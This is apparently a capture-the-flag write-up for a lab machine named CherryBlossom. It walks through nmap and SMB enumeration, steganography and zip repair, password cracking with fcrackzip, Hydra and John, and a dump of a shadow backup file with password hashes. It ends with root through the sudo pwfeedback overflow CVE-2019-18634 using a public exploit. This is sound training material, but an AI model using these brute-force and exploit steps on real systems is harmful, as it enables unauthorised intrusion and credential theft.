CherryBlossom

Nmap Results :

```
Nmap scan report for 10.10.246.181
Host is up (0.049s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 21:ee:30:4f:f8:f7:9f:32:6e:42:95:f2:1a:1a:04:d3 (RSA)
|   256 dc:fc:de:d6:ec:43:61:00:54:9b:7c:40:1e:8f:52:c4 (ECDSA)
|_  256 12:81:25:6e:08:64:f6:ef:f5:0c:58:71:18:38:a5:c6 (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: UBUNTU; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -19m59s, deviation: 34m37s, median: 0s
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: cherryblossom
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: cherryblossom
|_  System time: 2020-07-29T16:36:29+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-07-29T15:36:28
|_  start_date: N/A
```

So lets ennumerate on the smb port first and what kind of files are on there and stuff like that.


To list files in the smbshare we have to use the command :

```
smblient -L ////<remoteip>//
```

and we see this folder called anonymous which we can see after logging in anonymously


and here we have a journal.txt file so lets get that file to our local machine and cat it out it looks like a base64 string so we basically transfer that to a new file and pipe it through base64 -d

```
cat journal.txt | base64 -d > newjournal.txt
```



```
lily@cherryblossom:/var/backups$ cat shadow.bak
root:$6$l81PobKw$DE0ra9mYvNY5rO0gzuJCCXF9p08BQ8ALp5clk/E6RwSxxrw97h2Ix9O6cpVHnq1ZUw3a/OCubATvANEv9Od9F1:18301:0:99999:7:::
daemon:*:17647:0:99999:7:::
bin:*:17647:0:99999:7:::
sys:*:17647:0:99999:7:::
sync:*:17647:0:99999:7:::
games:*:17647:0:99999:7:::
man:*:17647:0:99999:7:::
lp:*:17647:0:99999:7:::
mail:*:17647:0:99999:7:::
news:*:17647:0:99999:7:::
uucp:*:17647:0:99999:7:::
proxy:*:17647:0:99999:7:::
www-data:*:17647:0:99999:7:::
backup:*:17647:0:99999:7:::
list:*:17647:0:99999:7:::
irc:*:17647:0:99999:7:::
gnats:*:17647:0:99999:7:::
nobody:*:17647:0:99999:7:::
systemd-network:*:17647:0:99999:7:::
systemd-resolve:*:17647:0:99999:7:::
syslog:*:17647:0:99999:7:::
messagebus:*:17647:0:99999:7:::
_apt:*:17647:0:99999:7:::
uuidd:*:17647:0:99999:7:::
avahi-autoipd:*:17647:0:99999:7:::
usbmux:*:17647:0:99999:7:::
dnsmasq:*:17647:0:99999:7:::
rtkit:*:17647:0:99999:7:::
speech-dispatcher:!:17647:0:99999:7:::
whoopsie:*:17647:0:99999:7:::
kernoops:*:17647:0:99999:7:::
saned:*:17647:0:99999:7:::
pulse:*:17647:0:99999:7:::
avahi:*:17647:0:99999:7:::
colord:*:17647:0:99999:7:::
hplip:*:17647:0:99999:7:::
geoclue:*:17647:0:99999:7:::
gnome-initial-setup:*:17647:0:99999:7:::
gdm:*:17647:0:99999:7:::
johan:$6$zV7zbU1b$FomT/aM2UMXqNnqspi57K/hHBG8DkyACiV6ykYmxsZG.vLALyf7kjsqYjwW391j1bue2/.SVm91uno5DUX7ob0:18301:0:99999:7:::
lily:$6$3GPkY0ZP$6zlBpNWsBHgo6X5P7kI2JG6loUkZBIOtuOxjZpD71spVdgqM4CTXMFYVScHHTCDP0dG2rhDA8uC18/Vid3JCk0:18301:0:99999:7:::
sshd:*:18301:0:99999:7:::
```

and if you do file on that newjournal file its png file so maybe there is something stegnagraphy involved here so we use a tool called stegpy which you can download using pip3 install stegpy and this tool deos steg on png and then we get a zip file and apparently if you do file on it says zip and we see its a jpeg so lets fix it to a zip file we use hex editor and edit it to this



```
File:  _journal.zip
00000000  50 4B 03 04  14 00 09 00   08 00 35 00  4A 50 84 7D
00000010  98 0B 3D 13  01 00 22 13   01 00 0B 00  1C 00 4A 6F
00000020  75 72 6E 61  6C 2E 63 74   7A 55 54 09  00 03 66 9D
00000030  40 5E F0 9D  40 5E 75 78   0B 00 01 04  E8 03 00 00
00000040  04 E8 03 00  00 21 B1 7B   4D 77 F7 05  04 F0 11 E4
00000050  B9 EA AC 4C  7C 1F 70 AB   F1 03 47 39  B8 8F 63 EC
00000060  6C AE 14 EB  12 7E B7 D6   5D 86 1F 34  52 25 34 AE
00000070  DB 99 24 A7  55 2F 76 AB   FE B0 76 21  91 38 A9 90
00000080  94 61 E1 00  D9 DA 96 4C   0D 8C 71 2D  5E 79 4B 48
00000090  D3 62 58 5F  E1 07 0A 2C   60 E0 A3 E0  38 17 1D B1
000000A0  06 A6 87 B6  84 E9 59 BD   ED 01 F3 FB  5C 24 42 E2
000000B0  81 4C FF A1  0B 2F 96 21   7A 19 A8 EC  BE C5 6E 15
000000C0  B1 AE AB 25  FC E5 28 68   28 22 7E 07  1E 2B 9A A9
000000D0  FB 5B 20 56  CE EA 4C 12   ED D7 BA 05  49 7A BE A8
000000E0  E1 43 BD 55  81 02 03 B3   FC E9 CC DC  93 B2 51 C1
000000F0  C9 48 92 EC  B6 AE 57 24   B0 6B EC 83  A7 C4 A6 6C
```

and we get a zip file which we can use fcrackzip to crack the password of and we get a password preety fast with rockyou.txt

and then it gives us a intresting file with an extension of .ctz which is basically zipped cherry tree notes. So to crack that we will need a john extension called 7z2john.pl and we download it by using this :

```
sudo apt update && sudo apt install lzma && sudo apt install liblzma-dev
wget https://cpan.metacpan.org/authors/id/P/PM/PMQS/Compress-Raw-Lzma-2.093.tar.gz
tar -xvzf Compress-Raw-Lzma-2.093.tar.gz && cd Compress-Raw-Lzma-2.093
perl MakeFile.PL && make && make test && make install
```

copied : from muriland

and then using this we can open this file in cherry tree and we see the gernal flag and stuff and we find a cherry tree password list and hints of a username called lily soo lets gooo to hydra and try to crack into ssh with these.

and we get a password and we can login to ssh adn then ennumerating a little further we find a backup folder in the var directory which if we look into we find a shadow.bak which we can try to crack using hashcat or john. andd we will get a password for the user jonah which we can su to.

and when we get jonah we can cat out the user flag.

Privesc

We can use sudo -l and when we use it we find this weird thing that we can see *** which means this might be vulenrable to a bufferoverlfow so lets test it out its the CVE-2019-18634 and to test it we do

```
python -c 'print b("A"* 2000) ' | sudo -S /bin/bash
```

and we get a segmentation fault which means its vulenerable to this exploit and we can use this github repo for the exploit

https://github.com/saleemrashid/sudo-cve-2019-18634

Just compile it using gcc

```
gcc exploit.c -o exploit
```

and transfer it using python simplehttpserver and then run it and gg we have a root shell.